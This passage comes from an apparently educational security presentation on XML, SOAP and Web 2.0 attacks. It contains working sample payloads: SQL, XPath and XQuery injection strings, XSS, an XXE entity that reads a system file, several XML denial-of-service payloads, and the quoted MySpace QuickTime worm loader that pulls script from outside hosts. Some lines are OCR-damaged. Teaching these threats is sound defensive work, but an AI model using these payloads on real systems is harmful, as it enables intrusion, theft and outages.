    - A more complex example is DNS Poisoning of the CA server used by the SOA infrastructure to validate signatures.

Payload/Content Threat Examples

SOAP: SQL Injection Example

```
<soap:Envelope xmlns:soap=“ “>
  <soap:Body>
    <fn:PerformFunction xmlns:fn=“ “>
      <fn:uid>’or 1=1 or uid=‘</fn:uid>
      <fn:password>1234</fn:password>
    </fn:PerformFunction>
  </soap:Body>
</soap:Envelope>
```

Source: Steve Orrin

XSS in XML Example

```
<?xml version="1.0"?>
<soap:Envelope
xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
<soap:Body xmlns:m="http://www.stock.com/stock">
    <m:GetStockPrice>
      <m:StockName>%22%3e%3c%73%63%72%69%70%74%3e
alert(document.cookie)%3c%2f%73%63%72%69%70%74%3e
</m:StockName>
    </m:GetStockPrice>
  </soap:Body>
</soap:Envelope>
```

Source: Steve Orrin

XML Misuse and Abuse Threat Examples

XQuery Injection

- XQuery is a SQL like language.
  - It is also flexible enough to query a broad spectrum of XML information sources, including both databases and documents.
- XQuery Injection is an XML variant of the classic SQL injection attack.
  - Uses improperly validated data that is passed to XQuery commands to traverse and execute commands that the XQuery routines have access to.
  - Can be used to enumerate elements on the victim's environment, inject commands to the local host, or execute queries to remote files and data sources.
  - An attacker can pass XQuery expressions embedded in otherwise standard XML documents or an attacker may inject XQuery content as part of a SOAP message causing a SOAP destination service to manipulate an XML document incorrectly.
- The string below is an example of an attacker accessing the users.xml to request the service provider send all user names back.

```
doc(users.xml)//user[name='*']
```

- The are many forms of attack that are possible through XQuery and are very difficult to predict, if the data is not validated prior to executing the XQL.

Source: Steve Orrin

XPath Injection

•XPath is a language used to refer to parts of an XML document.

- It can be used directly by an application to query an XML document, or as part of a larger operation such as applying an XSLT transformation to an XML document, or applying an XQuery to an XML document.

•Why XPath Injection?

- Traditional Query Injection:
  - ' or 1=1 or ''= '
- XPath injection:
  - abc' or name(//users/LoginID[1]) = 'LoginID' or 'a'='b
- XPath Blindfolded Injection
  - Attacker extracts information per a single query injection.
- The novelty is:
  - No prior knowledge of XPath query format required (unlike “traditional” SQL Injection attacks).
  - Whole XML document eventually extracted, regardless of XPath query format used by application
- *http://www.packetstormsecurity.org/papers/bypass/Blind_XPath_Injection_20040518.pdf*

Source: Amit Klein
http://www.webappsec.org/whitepapers.shtml

Structural Manipulation Threat Examples

The Schema Poisoning attack

Here is an example of a XML Schema for a order shipping application:

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="ship_order">
            <xs:complexType>
                        <xs:sequence>
                         <xs:element name="order" type="xs:string"/>
                          <xs:element name="shipping">
                           <xs:complexType>
                            <xs:sequence>
                             <xs:element name="name" type="xs:string"/>
                             <xs:element name="address" type="xs:string"/>
                             <xs:element name="zip" type="xs:string"/>
                             <xs:element name="country" type="xs:string"/>
                            </xs:sequence>
               </xs:complexType>
  </xs:element>
  ...
</xs:schema>
```

An attacker may attempt to compromise the schema in its stored location and replace it with a similar but modified one.

An attacker may damage the XML schema or replace it with a modified one which would then allow the parser to process malicious SOAP messages and specially crafted XML files to inject OS commands on the server or database.

The Schema Poisoning attack

Here is the schema after a simple poisoning

```
<?xml version="1.0" encoding="ISO-8859-1" ?>
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
  <xs:element name="ship_order">
              <xs:complexType>
                          <xs:sequence>
                            <xs:element name="order"/>
                            <xs:element name="shipping">
                             <xs:complexType>
                              <xs:sequence>
                               <xs:element name="name"/>
                               <xs:element name="address "/>
                               <xs:element name="zip"/>
                               <xs:element name="country"/>
                              </xs:sequence>
                 </xs:complexType>
  </xs:element>
...
</xs:schema>
```

In this example of Schema Poisoning, by removing the various Schema conditions and strictures the attacker is free to send a malicious XML message that may include content types that the application is not expecting and may be unable to properly process.

Schema Poisoning may also be used to implement Man in the Middle and Routing detour attacks by inserting extra hops in the XML application workflow.

Source: Steve Orrin & W3C XML Schema
www.w3.org/XML/Schema

XML Entity Expansion / Referral Attack

Type: Data Theft / System Compromise

Target: XML Parsers

The attack on an Application Server


1. Find a web service which echoes

back user data such as the parameter "in"

2. Use the following SOAP request

3. And you'll get

C:\WinNT\Win.ini in the response (!!!)



```
...
<!DOCTYPE root [
    <!ENTITY foo SYSTEM
"file:///c:/winnt/win.ini">
]>
...
<in>&foo;</in>
```

How it works:

A. The App Server expands the entity “foo” into full text, gotten from the entity definition URL - the actual attack takes place at this phase (by the Application Server itself)

B. The App Server feeds input to the web service

C. The web service echoes back the data

Source: Amit Klein


Quadratic Blowup DoS attack

Type: Denial of Service

Target: XML Parsers

Attacker defines a single huge entity (say, 100KB), and references it many times (say, 30000 times), inside an element that is used by the application (e.g. inside a SOAP string parameter).

```
<?xml version="1.0"?>
        <!DOCTYPE foobar [<!ENTITY x "AAAAA… [100KB of them] … AAAA">]>
        <root>
                <hi>&x;&x;….[30000 of them] … &x;&x;</hi>
        </root>
```



Log Index	Request Bytes	Response Bytes	HTTP Response	Time (ms)	Success
1	342	351	200	1.80	True
2	343	351	200	1.70	True
3	344	352	200	1.60	True
4	345	353	200	3.40	True
5	346	354	200	1.70	True
6	347	355	200	1.60	True
7	348	356	200	1.60	True
8	349	357	200	1.70	True
9	350	358	200	1.90	True
10	351	359	200	1.70	True
11	352	1427	500	46.50	False

Source: Amit Klein


DoS attack using SOAP arrays

Type: Denial of Service

Target: SOAP Interpreter

A web-service that expects an array can be the target of a DoS attack by forcing the SOAP server to build a huge array in the machine's RAM, thus inflicting a DoS condition on the machine due to memory pre-allocation.

```
<soap:Envelope xmlns:soap=" ">
  <soap:Body>
    <fn:PerformFunction xmlns:fn=" " xmlns:ns=" ">
  <DataSet xsi:type="ns:Array"
          ns:arrayType="xsd:string[100000]">
    <item xsi:type="xsd:string">Data1</item>
    <item xsi:type="xsd:string">Data2</item>
    <item xsi:type="xsd:string">Data3</item>
    </DataSet>
    </fn:PerformFunction>
  </soap:Body>
</soap:Envelope>
```



Log Index	Request Bytes	Response Bytes	HTTP Response	Time (ms)	Success
1	10329	10354	200	788.50	True
2	20329	20354	200	894.80	True
3	30329	30354	200	1,923.70	True
4	40329	40354	200	3,679.00	True
5	50329	0	TIMEOUT	10,002.20	False
6	60329	0	TIMEOUT	10,048.00	False
7	70329	0	TIMEOUT	10,109.40	False
8	80329	0	TIMEOUT	10,082.70	False
9	90329	0	TIMEOUT	10,176.40	False
10	100329	0	TIMEOUT	10,415.50	False

Source: Amit Klein

Array href Expansion

Type: Denial of Service

Target: SOAP Interpreter

This attack sends an array built using a quadratic expansion of elements. This allows the array to be built and sent relatively cheaply on the attacking side, but the amount of information on the server will be enormous.

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope… xmlns:SOAP-ENC="http://schemas.xmlsoap.org/soap/encoding/">
    <soapenv:Header>
        <input id="q100" xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="xsd:int[10]">
                <int xsi:type="xsd:int">7</int>
                <int xsi:type="xsd:int">7</int>
                … and so on
        </input>
        <input id="q99" xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="SOAP-ENC:Array[10]">
                <arr href="#q100" xsi:type="SOAP-ENC:Array" />
                <arr href="#q100" xsi:type="SOAP-ENC:Array" />
                … and so on
        </input>
    </soapenv:Header>
    <soapenv:Body>
        <ns1:getArray xmlns:ns1="http://soapinterop">
                <input href="#q99" />
        </ns1:getArray>
    </soapenv:Body>
</soapenv:Envelope>
```

Source CADS & Steve Orrin
http://www.c4ads.org

Unclosed Tags (Jumbo Payload)

Type: Denial of Service

Target: XML Parsers

This attack sends a SOAP packet to a web service. The actual SOAP packet sent to the web service contains unclosed tags with the “mustUnderstand” attribute set to 1.

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
...
    xmlns:ns2="http://xml.apache.org/xml-soap">
<soapenv:Header>
    <input id="q0" mustUnderstand="1" xsi:type="SOAP-ENC:Array"
    SOAP-ENC:arrayType="xsd:int[1]">
    <i>
    <i>
    ... and so on
```

Source CADS & Steve Orrin
http://www.c4ads.org

Name Size (Jumbo Payload)

Type: Denial of Service

Target: XML Parsers

This attack sends a SOAP packet that contains an extremely long element name to the web service.

```
<?xml version="1.0" encoding="UTF-8"?>
        <soapenv:Envelope
                ...
                xmlns:ns2="http://xml.apache.org/xml-soap">
        <soapenv:Header>
                <input id="q0" mustUnderstand="1" xsi:type="SOAP-ENC:Array“
                SOAP-ENC:arrayType="xsd:int[1]">
        <lasdfafajnasddjfhaudsfhoiwjenbkjfasdfiuabkjwboiuasdjbfaiasdfafajnasddjfhaudsfhoi
wjenbkjfasdfuabkjwboiuasdjbfa ... and so on>
```

Source CADS & Steve Orrin
http://www.c4ads.org

Attribute Name Size (Jumbo Payload)

Type: Denial of Service

Target: XML Parser, XML Interpreter

Similar to the other jumbo payload attacks. This attack uses large attribute names to attempt to overwhelm the target. Many parsers have set buffer sizes, in which case this can overflow the given buffer.

```
<?xml version="1.0" encoding="UTF-8"?>
    <soapenv:Envelope…xmlns:ns2="http://xml.apache.org/xml-soap">
    <soapenv:Header>
        <input id="q0" xsi:type="SOAP-ENC:Array" SOAP-ENC:arrayType="xsd:int[1]"
                    z0z1z2z3z4z5z6z7z8z9(... and so on)="5">
                    <int xsi:type="xsd:int">10</int>
        </input>
    </soapenv:Header>
    <soapenv:Body>
        <ns1:getArray xmlns:ns1="http://soapinterop">
                    <item href="#q0" xsi:type="SOAP-ENC:Array" />
        </ns1:getArray>
    </soapenv:Body>
    </soapenv:Envelope>
```

Source CADS & Steve Orrin
http://www.c4ads.org

Reading Blocking Pipes using External Entities

Type: Denial of Service

Target: XML Parsers

This attack abuses external entities by using them to read blocking pipes such as /de-v/stderr on Linux systems. This causes the processing thread to block forever (or until the application server is restarted). Repetitive use of this attack could cause a DoS once all threads are used up.

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE base [
        <!ENTITY test0 SYSTEM "/dev/stderr">
    <base>&test0</base>
...
```

Source CADS & Steve Orrin
http://www.c4ads.org

Repetitive Loading of Onsite Services Using Entities

Type: Denial of Service

Target: XML Parsers

This attack abuses external entities to repetitively load expensive onsite services to effect a denial of service. This is extremely effective as it has the result of the server doing the majority of the work while the attacker just tells it which pages to load.

```
<?xml version="1.0" encoding="UTF-8"?>
    <!DOCTYPE base [
        <!ENTITY test0 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
        <!ENTITY test1 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
        <!ENTITY test2 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
        <!ENTITY test3 SYSTEM "http://192.168.2.183:8080/axis/ArrayTest.jws?wsdl">
    <base>&test0;&test1;&test2;&test3;</base>
...
```

Source CADS & Steve Orrin
http://www.c4ads.org

Other Threats

Threat	Description
WSDL Scanning	Web Services Description Language (WSDL) is an advertising mechanism for web services to dynamically describe the parameters used when connecting with specific methods. These files are often built automatically using utilities. These utilities, however, are designed to expose and describe all of the information available in a method. In addition, the information provided in a WSDL file may allow an attacker to guess at other methods.
Coercive Parsing	Exploits the legacy bolt-on - XML-enabled components in the existing infrastructure that are operational. Even without a specific Web Services application these systems are still susceptible to XML based attacks whose main objective is either to overwhelm the processing capabilities of the system or install malicious mobile code.
Content & Parameter Tampering	Since instructions on how to use parameters are explicitly described within a WSDL document, malicious users can play around with different parameter options in order to retrieve unauthorized information. For example by submitting special characters or unexpected content to the Web service can cause a denial of service condition or illegal access to database records.
XML Virus & X-Malware	Although looking like a real XML document, this XML Viruses contain malicious code that can be activated by trying to parse the file
Oversize Payloads & XDOS	While an developers may try to limit the size of a document, there are a number of reasons to have XML documents that are hundreds of megabytes or gigabytes in size. Parsers based on the DOM model are especially susceptible to this attack given its need to model the entire document in memory prior to parsing
Replay Attacks	A hacker can issue repetitive SOAP message requests in a bid to overload a Web service. This type of network activity will not be detected as an intrusion because the source IP is valid, the network packet behavior is valid and the HTTP request is well formed. However, the business behavior is not legitimate and constitutes an XML-based intrusion. In this manner, a completely valid XML payloads can be used to issue a denial of service attack.
Routing Detour	The WS-Routing specification provides a way to direct XML traffic through a complex environment. It operates by allowing an interim way station in an XML path to assign routing instructions to an XML document. If one of these web services way stations is compromised, it may participate in a man-in-the-middle attack by inserting bogus routing instructions to point a confidential document to a malicious location. From that location, then, it may be possible to forward on the document, after stripping out the malicious instructions, to its original destination.

Source: Pete Lindstrom, Research Director for Spire, January 2004
www.forumsystems.com/papers/Attacking_and_Defending_WS.pdf

Future & Next Generation Attacks

More Backend targeted Attacks

- Exploit Known Vulnerabilities in ERP, CRM, Mainframe, Databases
- Using Web Services as the Attack carrier

Emergence of Multi-Phase Attacks

- Leverage the distributed nature of Web Services & persistence of XML documents to execute complex multi-target attacks
- Examples:
  - DNS Poisoning for CA Server + Fraudulently signed XML transactions
  - Specially crafted Malware delivery methods using XML
  - Advanced Phishing and Pharming using XSS in XML

Universal Tunnel Abuse


- Universal tunnel is where an attacker or as in many cases a insider with ‘good’ intentions uses XML and Web Services to expose internal or blocked protocols to the outside.
- XML Web Services will implement existing network protocols leading to misuse and piggybacking of:
  - FTP/Telnet/SSH/SCP/RDP/IMAP…

Web 2.0 Attacks

Web 2.0 and RIA (Rich Internet Applications)

- AJAX Vulnerabilities
- RSS based Threats
- XSS Worms – Sammy, QT/MySpace

Quick AJAX Overview



Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

AJAX Vulnerabilities: Information Leakage

The JavaScript in the Ajax engine traps the user commands and makes function calls in clear text to the server.

Examples of user commands:

- Return price for product ID 24
- Return valid cities for a given state
- Return last valid address for user ID 78
- Update user's age in database

Function calls provide "how to" information for each user command that is sent.

- Is sent in clear text

The attacker can obtain:

- Function names, variable names, function parameters, return types, data types, and valid data ranges.

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

AJAX Vulnerabilities:
Repudiation of Requests and Cross-Site Scripting

Browser requests and Ajax engine requests look identical.

- Server are incapable of discerning a request made by JavaScript and a request made in response to a user action.
- Very difficult for an individual to prove that they did not do a certain action.
- JavaScript can make a request for a resource using Ajax that occurs in the background without the user's knowledge.
  - The browser will automatically add the necessary authentication or state-keeping information such as cookies to the request.
- JavaScript code can then access the response to this hidden request and then send more requests.

This expanded JavaScript functionality increases the damage of a Cross-Site Scripting (XSS) attack.

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

AJAX Vulnerabilities: Ajax Bridging

The host can provide a Web service that acts as a proxy to forward traffic between the JavaScript running on the client and the third-party site.

- A bridge could be considered a “Web service to Web service” connection.
- Microsoft’s “Atlas,” provide support for Ajax bridging.
- Custom solutions using PHP or Common Gateway Interfaces (CGI) programs can also provide bridging.

An Ajax bridge can connect to any Web service on any host using protocols such as:

- SOAP & REST
- Custom Web services
- Arbitrary Web resources such as RSS feeds, HTML, Flash, or even binary content.

An attacker can send malicious requests through the Ajax bridge as well as take advantage of elevated privileges often given to the Bridge‘s original target.

Source: Billy Hoffman Lead Security Researcher for SPI Dynamics (www.spidynamics.com)

RSS Feeds: Attack Delivery Service

RSS Feeds provide links and content to RSS enabled apps and aggregators

Malicious links and content can be delivered via the RSS method

Can be used to deliver XSS and XML Injection attacks

Can be used to deliver malicious code (Both Script and encoded Binary)

Source: Steve Orrin

Malicious RSS Example

```
<rdf:RDF
 xmlns:rdf="http://www.w3.org/1999/02/22-rdf-syntax-ns#"
 xmlns="http://purl.org/rss/1.0/"
 xmlns:dc="http://purl.org/dc/elements/1.1/">
 <channel rdf:about="http://www.xml.com/cs/xml/query/q/19">
   <title>XML.com</title>
   <link>http://www.xml.com/</link>
   <description>XML.com features a rich mix of information and services for the XML community.</description>
   <language>en-us</language>
   <items>
    <rdf:Seq>
     <rdf:li rdf:resource="http://www.acme.com/srch.aspx?term=>'><script>document.location.replace('stam.htm');</script>&y="/>
     <rdf:li rdf:resource="http://www.xml.com/pub/a/2002/12/04/som.html"/>
    </rdf:Seq>
   </items>
 </channel>
 <item rdf:about="http://www.xml.com/pub/a/2002/12/04/normalizing.html">
   <title>Normalizing XML, Part 2</title>
   <link>http://www.xml.com/pub/a/2002/12/04/normalizing.html</link>
   <description>In this second and final look at applying relational normalization techniques to W3C XML Schema data modeling, Will Provost discusses
when not to normalize, the scope of uniqueness and the fourth and fifth normal forms.</description>
   <dc:creator>Will Provost</dc:creator>
   <dc:date>2002-12-04</dc:date>
 </item>
</rdf:RDF>
```

Source: Steve Orrin


XSS Worms

Using a website to host the malware code, XSS worms and viruses take control over a web browser and propagate by forcing it to copy the malware to other locations on the Web to infect others.

For example, a blog comment laced with malware could snare visitors, commanding their browsers to post additional infectious blog comments.

- XSS malware payloads could force the browser to send email, transfer money, delete/modify data, hack other websites, download illegal content, and many other forms of malicious activity.

On October 4, 2005, The Samy Worm, the first major worm of its kind, spread by exploiting a persistent Cross-Site Scripting vulnerability in MySpace.com's personal profile web page template.



Source Jeremiah Grossman CTO WhiteHat Security
http://www.whitehatsec.com
http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

MySpace QT Worm

MySpace allows users to embed movies and other multimedia into their user profiles.

Apple's Quicktime movies have a feature known as HREF tracks, which allow users to embed a URL into an interactive movie.

The attacker inserted malicious JavaScript into this Quicktime feature so that when the movie is played the evil code is executed.


```
javascript:

void((
function() {
   //create a new SCRIPT tag
   var e=window.document.createElement('script');
   var ll=new Array();
   ll[0]='http://www.daviddraftsystem.com/images/';
   ll[1]='http://www.tm-group.co.uk/images/';

   //Randomly select a host that is serving the full code of the malware
   var lll=ll[Math.floor(2*(Math.random()%1))];
   //set the SRC attribute to the remote site
   e.setAttribute('src',lll+'js.js');
   //append the SCRIPT tag to the current document. The current document would be whatever webpage
   //contains the embedded movie, in this case, a MySpace profile page. This causes the full code of the malware to
execute.
   window.document.body.appendChild(e);
})
```

Source code from BurntPickle http://www.myspace.com/burntpickle)
Comments and formatting by SPI Dynamics (http://www.spidynamics.com)

Evolving Security Threats



The Evolving Environment

